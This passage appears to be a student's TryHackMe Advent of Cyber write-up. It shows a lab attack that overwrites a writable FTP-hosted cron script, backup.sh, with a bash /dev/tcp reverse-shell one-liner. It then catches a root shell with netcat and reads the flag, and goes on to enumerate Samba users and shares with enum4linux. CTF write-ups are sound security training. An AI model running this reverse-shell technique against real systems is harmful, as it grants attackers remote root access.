
```
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh
```

Put # to ignore the original text and type bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1. (You can find it on top-right on the main screen, not the ip address that is given.) After that, type ctrl+x to exit it.




```
  GNU nano 6.2                                backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.33.20/4444 0>&1

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line
```

Type nc -lvnp 4444 to catch the connection on our AttackBox or kali.




```
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102835㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Back to the previous terminal and put backup.sh to cover the original files.



```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
ge229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****************************************************|   341      232.38 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****************************************************|    24      334.82 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||20517|)
150 Ok to send data.
100% |*****************************************************|   384        9.89 MiB/s    00:00 ETA
226 Transfer complete.
384 bytes sent in 00:00 (0.97 KiB/s)
ftp>
```


After that, wait for one minute for the reverse system shell on the FTP Server.



```
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102835㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Question 3


Type cat shoppinglist.txt to get the answer.



```
┌──(1211102835㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie

┌──(1211102835㉿kali)-[~]
└─$ 
```

Question 4

Type cat /root/flag.txt when done reverse system shell on the FTP Server.



```
┌──(1211102835㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102835㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# 
```

Thought process/methodology:


For question 1, we can get the answer when typing ls for the first time which is public. For question 2, we change the cd public and can see the answer when typing ls again. For question 3, we just type cat shoppinglist.txt to get the answer. For the last question, we type cat /root/flag.txt after doing the reverse system shell.

Day10 Don’t Be selfish


tool used: kali Linux

Question 1

We Use the command U in the enum4linux to get to know the number of user on the Samba Server




```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.109.0
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:09:16 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.109.0
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.10.109.0    |
 ===================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ====================================
|    Session Check on 10.10.109.0    |
 ====================================
[+] Server 10.10.109.0 allows sessions using username '', password ''

 ==========================================
|    Getting domain SID for 10.10.109.0    |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ============================
|    Users on 10.10.109.0    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:
```




```
 ============================
|    Users on 10.10.109.0    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:
```

Question 2

We use the command S in the enum4linux to get to know the number of the share on the Samba Server




```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.109.0
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:13:50 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.109.0
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.10.109.0    |
 ===================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ====================================
|    Session Check on 10.10.109.0    |
 ====================================
[+] Server 10.10.109.0 allows sessions using username '', password ''

 ==========================================
|    Getting domain SID for 10.10.109.0    |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```



```
 =========================================
|    Share Enumeration on 10.10.109.0    |
 =========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

